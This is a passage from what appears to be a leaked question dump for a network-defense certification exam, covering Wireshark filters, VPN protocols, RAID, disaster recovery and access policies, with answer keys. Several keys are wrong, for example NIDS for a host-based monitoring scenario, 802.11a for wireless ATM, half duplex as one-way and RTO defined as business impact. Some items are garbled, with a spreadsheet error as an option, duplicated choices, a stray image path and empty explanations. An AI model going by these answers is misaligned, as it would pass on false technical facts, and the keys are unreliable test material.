D. Point-to-point tunnels
Answer: A (LEAVE A REPLY)

NEW QUESTION: 216
John is a network administrator and is monitoring his network traffic with the help of Wireshark. He suspects that someone from outside is making a TCP OS fingerprinting attempt on his organization's network. Which of the following Wireshark filter(s) will he use to locate the TCP OS fingerprinting attempt?
A. Tcp.flags==0x2b
B. Tcp.flags=0x00
C. Tcp.options.mss_val<1460
D. Tcp.options.wscale_val==20
Answer: C (LEAVE A REPLY)
TCP OS fingerprinting attempts can be identified by analyzing various TCP/IP stack behaviors, one of which is the TCP Maximum Segment Size (MSS). The MSS value indicates the size of the largest segment of TCP data that a device is willing to receive. Different operating systems have different default MSS values, and a value less than 1460 can suggest an OS fingerprinting attempt, as it may indicate that the sender is trying to avoid fragmentation or is probing to discover the OS based on MSS response.
References: The use of Wireshark to monitor and analyze network traffic, including identifying TCP OS fingerprinting attempts, is covered in the EC-Council's Certified Network Defender (CND) course. The course materials would include detailed explanations on how to use Wireshark filters to detect such activities, and the reference to MSS values is consistent with standard network analysis practices for identifying OS fingerprinting attempts.

NEW QUESTION: 217
Brendan wants to implement a hardware based RAID system in his network. He is thinking of choosing a suitable RAM type for the architectural setup in the system. The type he is interested in provides access times of up to 20 ns. Which type of RAM will he select for his RAID system?
A. NVRAM
B. SDRAM
C. NAND flash memory
D. SRAM

Answer: D (LEAVE A REPLY)
SRAM, or Static Random-Access Memory, is known for its low access time, typically around 20 ns, which makes it suitable for applications requiring high speed, such as cache memory in computers or, in this case, a RAID system. SRAM is faster than DRAM because it does not need to be refreshed as often, which is why it's used where speed is critical. Although SRAM is more expensive and has less density compared to other types of RAM, its speed advantage makes it the preferred choice for Brendan's RAID system requirements.

NEW QUESTION: 218
Which of the following is an Internet application protocol used for transporting Usenet news articles between news servers and for reading and posting articles by end-user client applications?
A. NNTP
B. BOOTP
C. DCAP
D. NTP
Answer: A (LEAVE A REPLY)
The Network News Transfer Protocol (NNTP) is an Internet application protocol used for transporting Usenet news articles (netnews) between news servers and for reading and posting articles by end user client applications. NNTP is designed so that news articles are stored in a central database, allowing the subscriber to select only those items that he wants to read. Answer option D is incorrect. Network Time Protocol (NTP) is used to synchronize the timekeeping among the number of distributed time servers and clients. It is used for the time management in a large and diverse network that contains many interfaces. In this protocol, servers define the time, and clients have to be synchronized with the defined time. These clients can choose the most reliable source of time defined from the several NTP servers for their information transmission. Answer option C is incorrect. The Data Link Switching Client Access Protocol (DCAP) is an application layer protocol that is used between workstations and routers for transporting SNA/NetBIOS traffic over TCP sessions. It was introduced in order to address a few deficiencies by the Data Link Switching Protocol (DLSw). The DLSw raises the important issues of scalability and efficiency, and since DLSw is a switch-to-switch protocol, it is not efficient when implemented on workstations. DCAP was introduced in order to address these issues. Answer option B is incorrect. The BOOTP protocol is used by diskless workstations to collect configuration information from a network server. It is also used to acquire a boot image from the server.

NEW QUESTION: 219
Which of the following can be used to disallow a system/user from accessing all applications except a specific folder on a system?
A. Hash rule
B. Path rule
C. Internet zone rule

D. Certificate rule

Answer: B (LEAVE A REPLY)

The Path rule is used to specify a path to a folder or application and control access based on that path. By setting a Path rule, an administrator can disallow a system or user from accessing all applications except for those located in a specified folder. This is particularly useful for creating a secure environment where users can only run applications from a trusted location, thereby preventing the execution of unauthorized or potentially harmful programs.

References: This explanation is consistent with the principles of application whitelisting and access control in network security, as outlined in the Certified Network Defender (CND) course materials and objectives, which emphasize the importance of controlling access to system resources to protect against threats.

NEW QUESTION: 220

Which of the following steps will NOT make a server fault tolerant? Each correct answer represents a complete
solution. (Choose two.)

A. Adding a second power supply unit

B. Performing regular backup of the server

C. Adding one more same sized disk as mirror on the server

D. Implementing cluster servers' facility

E. Encrypting confidential data stored on the server

Answer: B,E (LEAVE A REPLY)

Encrypting confidential data stored on the server and performing regular backup will not make the server fault
tolerant.

Fault tolerance is the ability to continue work when a hardware failure occurs on a system. A fault-tolerant
system is designed from the ground up for reliability by building multiples of all critical components, such as
CPUs, memories, disks and power supplies into the same computer. In the event one component fails, another
takes over without skipping a beat.

Answer options A, C, and D are incorrect. The following steps will make the server fault tolerant:

Adding a second power supply unit

Adding one more same sized disk as a mirror on the server implementing cluster servers facility

NEW QUESTION: 221

Which of the following is also known as slag code?

A. Trojan

B. Logic bomb

C. Worm

D. IRC bot
Answer: B (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 222
You are advising a school district on disaster recovery plans. In case a disaster affects the main IT centers for the district they will need to be able to work from an alternate location. However, budget is an issue. Which of the following is most appropriate for this client?
A. Warm site
B. Cold site
C. Hot site
D. Off site
Answer: (SHOW ANSWER)
A cold site provides an office space, and in some cases basic equipment. However, you will need to restore your data to that equipment in order to use it. This is a much less expensive solution than the hot site.
Answer option C is incorrect. A hot site has equipment installed, configured and ready to use. This may make disaster recovery much faster, but will also be more expensive. And a school district can afford to be down for several hours before resuming IT operations, so the less expensive option is more appropriate.
Answer option A is incorrect. A warm site is between a hot and cold site. It has some equipment ready and connectivity ready. However, it is still significantly more expensive than a cold site, and not necessary for this scenario.
Answer option D is incorrect. Off site is not any type of backup site terminology.

NEW QUESTION: 223
Fill in the blank with the appropriate term. _____management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system.
Answer:
Patch

NEW QUESTION: 224
Steven is a Linux system administrator at an IT company. He wants to disable unnecessary services in the system, which can be exploited by the attackers. Which among the following is the correct syntax for disabling a service?
A. $ sudo system-ctl disable [service]
B. $ sudo system ctl disable [service]
C. $ sudo systemctl disable [service]
D. $ sudo system.ctl disable [service]
Answer: C (LEAVE A REPLY)

NEW QUESTION: 225
Which of the following tools examines a system for a number of known weaknesses and alerts the
administrator?
A. COPS
B. Nessus
C. SAINT
D. SATAN
Answer: A (LEAVE A REPLY)

NEW QUESTION: 226
John, a network administrator, is configuring Amazon EC2 cloud service for his organization. Identify the type of cloud service modules his organization adopted.
A. Software-as-a-Service (SaaS)
B. Infrastructure-as-a-Service (IaaS)
C. Platform-as-a-Service (PaaS)
D. Storage-as-a-Service (SaaS)
Answer: B (LEAVE A REPLY)
Amazon EC2 (Elastic Compute Cloud) is a web service that provides resizable compute capacity in the cloud.
It is designed to make web-scale cloud computing easier for developers. EC2's simple web service interface allows you to obtain and configure capacity with minimal friction. It provides you with complete control of your computing resources and lets you run on Amazon's proven computing environment. Amazon EC2 reduces the time required to obtain and boot new server instances to minutes, allowing you to quickly scale capacity, both up and down, as your computing requirements change. Hence, Amazon EC2 is an example of Infrastructure-as-a-Service (IaaS), which provides virtualized computing resources over the internet.
References: The classification of Amazon EC2 as an IaaS is based on its characteristics and functionalities as described in the official AWS documentation

NEW QUESTION: 227

Which of the following is a windows in-built feature that provides filesystem-level encryption in the OS (starting from Windows 2000). except the Home version of Windows?

A. Bit Locker

B. EFS

C. Disk Utility

D. FileVault

Answer: (SHOW ANSWER)

The Encrypting File System (EFS) is a Windows built-in feature that provides filesystem-level encryption, introduced in version 3.0 of NTFS. It enables files to be transparently encrypted to protect confidential data from attackers with physical access to the computer. EFS is available in all versions of Windows from Windows 2000 onwards, except the Home versions. This feature allows users to encrypt files on a per-file, per-directory, or per-drive basis, and some EFS settings can be mandated via Group Policy in Windows domain environments.

NEW QUESTION: 228

What is the technique used in the cost estimates for the project during the design phase of the following? Each correct answer represents a complete solution. Choose all that apply.

A. expert assessment

B. Program Evaluation Technique (PERT)

C. The Delphi technique

D. Function point analysis

Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 229

Which of the following policy to add additional information to public safety posture and aims to protect workers and the organizations of inefficiency or confusion?

A. None

B. IT policy

C. user policy

D. Group policy

E. Subject-specific security

Answer: E (LEAVE A REPLY)

NEW QUESTION: 230

Mark is monitoring the network traffic on his organization's network. He wants to detect TCP and UDP ping sweeps on his network. Which type of filter will be used to detect this?

A. tcp.dstport==7 and udp.srcport==7

B. tcp.dstport==7 and udp.srcport==7

C. tcp.dstport==7 and udp.dstport==7


D. tcp.dstport==7 and udp.dstport==7

Answer: B (LEAVE A REPLY)

NEW QUESTION: 231
Which of the following is an IPSec protocol that can be used alone in combination with Authentication Header (AH)?
A. L2TP
B. ESP
C. PPTP
D. PPP
Answer: B (LEAVE A REPLY)

NEW QUESTION: 232
Byron, a new network administrator at FBI, would like to ensure that Windows PCs there are up-to-date and have less internal security flaws. What can he do?
A. Install antivirus software and turn off unnecessary services
B. Centrally assign Windows PC group policies
C. Download and install latest patches and enable Windows Automatic Updates
D. Dedicate a partition on HDD and format the disk using NTFS
Answer: (SHOW ANSWER)
To ensure that Windows PCs are up-to-date and have fewer internal security flaws, Byron should focus on regularly applying the latest security patches and updates. This can be achieved by:
* Downloading and installing the latest patches: Ensures that any vulnerabilities identified in the operating system and applications are fixed promptly.
* Enabling Windows Automatic Updates: Automates the process of checking for and installing updates, ensuring that PCs are always protected with the most current security measures.
Regularly updating the system helps in closing security loopholes that could be exploited by attackers.
Antivirus software and turning off unnecessary services (Option A) are also important, but they do not address the critical need for regular patching. Centrally assigning group policies (Option B) is useful for managing security settings but does not directly address updating and patching.
Dedicating a partition and formatting with NTFS (Option D) is unrelated to keeping systems up-to-date.
References:
* EC-Council Certified Network Defender (CND) Study Guide
* Microsoft Windows Update Documentation

NEW QUESTION: 233
Your company is planning to use an uninterruptible power supply (UPS) to avoid damage from power fluctuations. As a network administrator, you need to suggest an appropriate UPS solution suitable for specific resources or conditions. Match the type of UPS with the use and advantage:



1. Line Interactive	i.	Unstable when operating a modern computer power supply load
2. Double Conversion On-Line	ii.	Used for server rooms
3. Delta Conversion On-Line	iii.	Useful where complete isolation and/or direct connectivity is required
4. Standby-Ferro	iv.	Used in environments where electrical isolation is necessary
	v.	Used for small business, Web, and departmental servers

A. 1-i,2-iv,3-ii,4-v
B. 1-ii,2-iv,3-iii,4-i
C. 1-v,2-iii,3-i,4-ii
D. 1-iii,2-iv,3-v,4-iv
Answer: B (LEAVE A REPLY)

NEW QUESTION: 234
Which of the following IEEE standards provides specifications for wireless ATM systems?
A. 802.1
B. 802.5
C. 802.11a
D. 802.3
Answer: C (LEAVE A REPLY)

NEW QUESTION: 235
Docker provides Platform-as-a-Service (PaaS) through _____ and delivers containerized software packages.
A. Network-level virtualization
B. Storage-level virtualization
C. Server-level virtualization
D. OS-level virtualization
Answer: D (LEAVE A REPLY)

NEW QUESTION: 236
Which BC/DR activity includes action taken toward resuming all services that are dependent on business-critical applications?
A. Response
B. Recovery
C. Resumption

D. Restoration

Answer: (SHOW ANSWER)

In the context of Business Continuity/Disaster Recovery (BC/DR), the activity that includes actions taken toward resuming all services that are dependent on business-critical applications is referred to as Resumption. This phase focuses on the steps necessary to bring critical functions back into operation after a disruption. Recovery, on the other hand, is more about the actions taken to return the business to normal operating conditions post-disaster, which may include repairs, restorations, and return to normalcy. Response is the immediate reaction to an incident, and Restoration is the process of rebuilding or restoring IT systems and operations. Reference: The information aligns with the objectives and documents of the EC-Council's Certified Network Defender (CND) program, which emphasizes understanding and implementing proper BC/DR activities.

NEW QUESTION: 237

Which of the following network scanning tools is a TCP/UDP port scanner that works as a ping sweeper and hostname resolver?

A. Hping

B. Netstat

C. Nmap

D. SuperScan

Answer: D (LEAVE A REPLY)

NEW QUESTION: 238

Which of the following transmission modes of communication is one-way?

A. root mode

B. Half duplex

C. #NAME?

D. full-duplex mode

E. None

Answer: B (LEAVE A REPLY)

NEW QUESTION: 239

In _____ mechanism, the system or application sends log records either on the local disk or over the network.

A. Network-based

B. Push-based

C. Host-based

D. Pull-based

Answer: B (LEAVE A REPLY)

NEW QUESTION: 240

Which of the following filters car be applied to detect an ICMP ping sweep attempt using Wireshark?
A. icmp.type==17
B. icmp.type==13
C. icmp.type==8
D. icmp.type==15
Answer: C (LEAVE A REPLY)

NEW QUESTION: 241
Which of the following is a type of VPN that involves a single VPN gateway?
A. Remote-access VPN
B. Extranet-based VPN
C. PPTP VPN
D. Intranet-based VPN
Answer: (SHOW ANSWER)
Explanation/Reference:

NEW QUESTION: 242
Which of the following protocols uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets?
A. PPTP
B. ESP
C. LWAPP
D. SSTP
Answer: A (LEAVE A REPLY)
The Point-to-Point Tunneling Protocol (PPTP) is a method for implementing virtual private networks. PPTP uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets. The PPTP specification does not describe encryption or authentication features and relies on the PPP protocol being tunneled to implement security functionality. However, the most common PPTP implementation, shipping with the Microsoft Windows product families, implements various levels of authentication and encryption natively as standard features of the Windows PPTP stack. The intended use of this protocol is to provide similar levels of security and

remote access as typical VPN products. Answer option B is incorrect. Encapsulating Security Payload (ESP) is an IPSec protocol that provides confidentiality, in addition to authentication, integrity, and anti-replay. ESP can be used alone or in combination with Authentication Header (AH). It can also be nested with the Layer Two Tunneling Protocol (L2TP). ESP does not sign the entire packet unless it is being tunneled. Usually, only the data payload is protected, not the IP header. Answer option D is incorrect. Secure Socket Tunneling Protocol (SSTP) is a form of VPN tunnel that provides a mechanism to transport PPP or L2TP traffic through an SSL 3.0 channel. SSL provides transport-level security with key-negotiation, encryption, and traffic integrity checking. The use of SSL over TCP port 443 allows SSTP to pass through virtually all firewalls and proxy servers.SSTP servers must be authenticated during the SSL phase. SSTP clients can optionally be authenticated during the SSL phase, and must be authenticated in the PPP phase. The use of PPP allows support for common authentication methods, such as EAP-TLS and MS-CHAP. SSTP is available in Windows Server 2008, Windows Vista SP1, and later operating systems. It is fully integrated with the RRAS architecture in these operating systems, allowing its use with Winlogon or smart card authentication, remote access policies, and the Windows VPN client. Answer option C is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

NEW QUESTION: 243
Which of the following IEEE standards provides specifications for wireless ATM systems?
A. 802.11a
B. 802.5
C. 802.3
D. 802.1
Answer: A (LEAVE A REPLY)

NEW QUESTION: 244
Which of the following is a standard-based protocol that provides the highest level of VPN security?
A. IPSec
B. IP
C. PPP
D. L2TP
Answer: A (LEAVE A REPLY)
Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security. IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the L2TP protocol. It secures both data and password. IPSec cannot be used with Point-to-Point Tunneling Protocol (PPTP). Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network

using the Internet Protocol Suite, also referred to as TCP/IP. IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide. Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to connect to the Internet. It supports compression and encryption and can be used to connect to a variety of networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi-protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter. Answer option D is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer of Point-to-Point Protocol (PPP) traffic between different networks. L2TP combines with IPSec to provide tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol packets across IP networks.

NEW QUESTION: 245

CORRECT TEXT

Fill in the blank with the appropriate term. The _____ is used for routing voice conversations over the Internet. It is also known by other names such as IP Telephony, Broadband Telephony, etc.

Answer:

VoIP

Explanation:

The Voice over Internet Protocol (VoIP) is used for routing of voice conversation over the Internet. The VoIP is also known by other names such as IP Telephony, Broadband Telephony, etc. Analog signals are used in telephones in which the sound is received as electrical pulsation, which is amplified and then carried to a small loudspeaker attached to the other phone, and the call receiver can hear the sound. In VoIP, analog signals are changed into digital signals, which are transmitted on the Internet. VoIP is used to make free phone calls using an Internet connection, and this can be done by using any VoIP software available in the market. There are various modes for making phone calls through the Internet. Some of the important modes are as follows: Through Analog Telephone Adapter (ATA) In this mode, the traditional phone is attached to the computer through AT

A. ATA receives analog signals from the phone and then converts these signals to digital signals. The digital signals are then received by the Internet Service Providers (ISP), and the system is ready to make calls over VoIP. Through IP Phone IP Phones look exactly like the traditional phones, but they differ in that they have RJ-45 Ethernet connectors, instead of RJ-11 phone connectors, for connecting to the computers. Computer To Computer This is the easiest way to

use VoIP. For this, we need software, microphone, speakers, sound card and an Internet connection through a cable or a DSL modem. Soft Phones Soft phone is a software application that can be loaded onto a computer and used anywhere in the broadband connectivity area.

NEW QUESTION: 246
Michelle is a network security administrator working in an MNC company. She wants to set a resource limit for CPU in a container. Which command-line allows Michelle to limit a container to 2 CPUs?
A. --cpu="2"
B. $cpu="2"
C. --cpus="2"
D. $cpus="2"
Answer: C (LEAVE A REPLY)
In the context of containerization, setting resource limits is crucial for ensuring that applications do not consume more than their fair share of system resources. Michelle can limit a container to use only 2 CPUs by using the --cpus flag when running a container. This flag allows the user to specify the amount of CPU the container is limited to use. For example, --cpus="2" would restrict the container to using no more than two CPU cores.
References: This information is based on standard practices for managing Docker containers and their resources. The --cpus flag is a well-documented feature in Docker's command-line interface for controlling CPU usage1.

NEW QUESTION: 247
Which of the following is a non-profit organization that oversees the allocation of IP addresses, management of
the DNS infrastructure, protocol parameter assignment, and root server system management?
A. ANSI
B. IEEE
C. ITU
D. ICANN
Answer: D (LEAVE A REPLY)
ICANN stands for Internet Corporation for Assigned Names and Numbers. ICANN is responsible for managing
the assignment of domain names and IP addresses. ICANN's tasks include responsibility for IP address space
allocation, protocol identifier assignment, top-level domain name system management, and root server system
management functions. Internet Corporation for Assigned Names and Numbers (ICANN) is a non-profit
organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol

parameter assignment, and root server system management.
Answer option B is incorrect. Institute of Electrical and Electronics Engineers (IEEE) is an organization of
engineers and electronics professionals who develop standards for hardware and software.
Answer option C is incorrect. The International Telecommunication Union is an agency of the United Nations
which regulates information and communication technology issues. ITU coordinates the shared global use of
the radio spectrum, promotes international cooperation in assigning satellite orbits, works to improve
telecommunication infrastructure in the developing world and establishes worldwide standards. ITU is active in
areas including broadband Internet, latest-generation wireless technologies, aeronautical and maritime
navigation, radio astronomy, satellite-based meteorology, convergence in fixed-mobile phone, Internet access,
data, voice, TV broadcasting, and next-generation networks.
Answer option A is incorrect. ANSI (American National Standards Institute) is the primary organization for
fostering the development of technology standards in the United States. ANSI works with industry groups and
is the U.S. member of the International Organization for Standardization (ISO) and the International
Electrotechnical Commission (IEC). Long-established computer standards from ANSI include the American
Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI).

NEW QUESTION: 248
Which of the following UTP cables supports transmission up to 20MHz?
A. Category 4
B. Category 2
C. Category 5e
D. Category 1
Answer: (SHOW ANSWER)

NEW QUESTION: 249
Timothy works as a network administrator in a multinational organization. He decides to implement a dedicated network for sharing storage resources. He uses a_____as it seperates the storage units from the servers and the user network.
A. SAN

B. SCSA
C. NAS
D. SAS
Answer: (SHOW ANSWER)
Storage Area Network (SAN), which is a dedicated high-speed network that connects servers to storage devices, allowing for the sharing of storage resources. A SAN is designed to handle large amounts of data and provides a way to centralize storage management, making it an efficient solution for enterprises that require reliable and scalable storage infrastructure. It separates the storage units from the servers and the user network, which aligns with the scenario described for Timothy's organization.
References: The concept of a SAN as a dedicated network for sharing storage resources is well-documented and aligns with industry standards and practices1234.

NEW QUESTION: 250
In an Ethernet peer-to-peer network, which of the following cables is used to connect two computers, using RJ-45 connectors and Category-5 UTP cable?
A. Serial
B. Loopback
C. Parallel
D. Crossover
Answer: (SHOW ANSWER)

NEW QUESTION: 251
Which of the following defines the extent to which an interruption affects normal business operations and the amount of revenue lost due to that interruption?
A. RPO
B. RFO
C. RSP
D. RTO
Answer: (SHOW ANSWER)
The term that defines the extent to which an interruption affects normal business operations and the amount of revenue lost due to that interruption is the Recovery Time Objective (RTO). RTO is a critical metric in business continuity and disaster recovery planning. It refers to the maximum acceptable length of time that a service, product, or activity can be offline after a disaster before significantly impacting the organization. This metric helps businesses determine the amount of time they can afford to be without their critical functions before the loss becomes unacceptable.
References: The concept of RTO is widely recognized in business continuity planning and is a fundamental part of the disaster recovery strategy, ensuring that businesses can continue to operate or quickly resume key operations after an interruption12345.

NEW QUESTION: 252

Which of the following is a standard-based protocol that provides the highest level of VPN security?

A. IPSec

B. IP

C. PPP

D. L2TP

Answer: A (LEAVE A REPLY)

Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security.

IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the L2TP protocol. It secures both data and password.

IPSec cannot be used with Point-to-Point Tunneling Protocol (PPTP).

Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.

IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide.

Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to connect to the Internet. It supports compression and encryption and can be used to connect to a variety of networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi- protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter.

Answer option D is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer of Point-to-Point Protocol (PPP) traffic between different networks. L2TP combines with IPSec to provide tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol packets across IP networks.

NEW QUESTION: 253

Which scan attempt can penetrate through a router and a firewall that filter incoming packets with particular flags set and is not supported by Windows?

A. ARP scan attempt

B. TCP full connect scan attempt

C. TCP null scan attempt

D. PINC sweep attempt

Answer: (SHOW ANSWER)

A TCP null scan attempt is a technique used in network scanning where the TCP packet sent has no flags set. This type of scan can sometimes penetrate through routers and firewalls that filter incoming packets based on certain flags because the absence of flags can prevent the packet from being filtered out. The TCP null scan is particularly useful for identifying open ports on a target system. If a port is open, the target system will not respond to the null scan, but if the port is closed, the system will send a TCP RST packet in response. This scanning method is not supported by Windows because Windows systems typically respond with a RST packet regardless of whether the port is open or closed, making it ineffective for distinguishing between the two states on those systems.

NEW QUESTION: 254
CORRECT TEXT
Fill in the blank with the appropriate term.The _____is a communication protocol that communicates information between the network routers and the multicast end stations.
Answer:
IGMP
Explanation:
The Internet Group Management Protocol (IGMP) is a communication protocol that communicates information between the network routers and the multicast end stations. It allows the receivers to request a multicast data stream from a specific group address. However, multicast traffic is sent to a single MAC address but is processed by multiple hosts.The IGMP allows an end station to connect to a multicast group and leave it, while being connected to the group address. It can be effectively used for gaming and showing online videos. Although it does not actually act as a transport protocol, it operates above the network layer. It is analogous to ICMP for unicast connections. It is susceptible to some attacks, so firewalls commonly allow the user to disable it if not needed.

NEW QUESTION: 255
In which of the following attacks does an attacker use software that tries a large number of key combinations in order to get a password?
A. Smurf attack
B. Buffer overflow
C. Brute force attack
D. Zero-day attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 256
John wants to implement a firewall service that works at the session layer of the OSI model. The firewall must also have the ability to hide the private network information. Which type of firewall service is John thinking of implementing?
A. Application level gateway

B. Circuit level gateway
C. Stateful Multilayer Inspection
D. Packet Filtering
Answer: B (LEAVE A REPLY)
A circuit level gateway operates at the session layer of the OSI model, which is responsible for establishing, maintaining, and terminating connections between network nodes. It is designed to provide security by verifying the Transmission Control Protocol (TCP) handshaking between packets to ensure that the session is legitimate and by monitoring the state of the connection. Unlike application-level gateways, circuit level gateways do not inspect the packet's contents but rather the header information to ensure that the traffic conforms to the established rules. This type of firewall is particularly effective at hiding the private network information because it only allows traffic from established sessions and does not expose the details of the network's internal structure.

NEW QUESTION: 257
Disaster Recovery is a _____.
A. Operation-centric strategy
B. Security-centric strategy
C. Data-centric strategy
D. Business-centric strategy
Answer: D (LEAVE A REPLY)
Disaster Recovery (DR) is a subset of business continuity planning which focuses on the IT systems and operations of a business after a disaster. It's a comprehensive approach that ensures all critical business functions can be resumed quickly and effectively in the event of a crisis. DR is not just about data or security; it encompasses all aspects of the business that are necessary to continue operations and protect the interests of stakeholders.
References: The explanation aligns with the objectives and documents of the EC-Council's Certified Network Defender (CND) program, which emphasizes the importance of business continuity and disaster recovery as part of a defense-in-depth security strategy. This includes protecting endpoints, data, and networks, as well as continuous threat monitoring and response12345.

NEW QUESTION: 258
As a network administrator, you have implemented WPA2 encryption in your corporate wireless network. The WPA2's _____integrity check mechanism provides security against a replay attack
A. CRC-32
B. CRC-MAC
C. CBC-MAC
D. CBC-32
Answer: (SHOW ANSWER)
The integrity check mechanism used by WPA2 to provide security against replay attacks is the Cipher Block Chaining Message Authentication Code (CBC-MAC). This mechanism is part of the protocol suite that ensures data integrity and authenticity by using a combination of cipher block chaining (CBC) and message authentication code (MAC) to produce a secure and unique code for each data packet.
References: This information is consistent with the security protocols outlined in WPA2 standards, which specify the use of CBC-MAC for integrity checks12.

NEW QUESTION: 259
Which risk management phase helps in establishing context and quantifying risks?
A. Risk identification
B. Risk assessment
C. Risk review
D. Risk treatment
Answer: (SHOW ANSWER)

NEW QUESTION: 260
A company has the right to monitor the activities of their employees on different information systems according to the _____policy.
A. Information system
B. User access control
C. Internet usage
D. Confidential data
Answer: B (LEAVE A REPLY)
The right of a company to monitor the activities of their employees on its information systems is typically defined under the "User Access Control" policy. This policy sets out the rules and conditions under which employee activities can be monitored, ensuring that monitoring is conducted legally and ethically while protecting the privacy rights of employees. It often includes provisions for the monitoring of email, internet use, and other digital interactions to safeguard company assets and ensure compliance with corporate policies.

Reference: The establishment and enforcement of user access control policies are fundamental principles in cybersecurity management and are discussed in Network Defender training materials.

NEW QUESTION: 261
Which of the following tools is described below? It is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of its tools include arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. It is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.
A. Libnids
B. Dsniff
C. LIDS
D. Cain
Answer: B (LEAVE A REPLY)

NEW QUESTION: 262
Fred is a network technician working for Johnson Services, a temporary employment agency in Boston.
Johnson Services has three remote offices in New England and the headquarters in Boston where Fred works.
The company relies on a number of customized applications to perform daily tasks and unfortunately these applications require users to be local administrators. Because of this, Fred's supervisor wants to implement tighter security measures in other areas to compensate for the inherent risks in making those users local admins. Fred's boss wants a solution that will be placed on all computers throughout the company and monitored by Fred. This solution will gather information on all network traffic to and from the local computers without actually affecting the traffic. What type of solution does Fred's boss want to implement?
A. Fred's boss wants a NIDS implementation.
B. Fred's boss wants Fred to monitor a NIPS system.
C. Fred's boss wants to implement a HIPS solution.
D. Fred's boss wants to implement a HIDS solution.
Answer: A (LEAVE A REPLY)
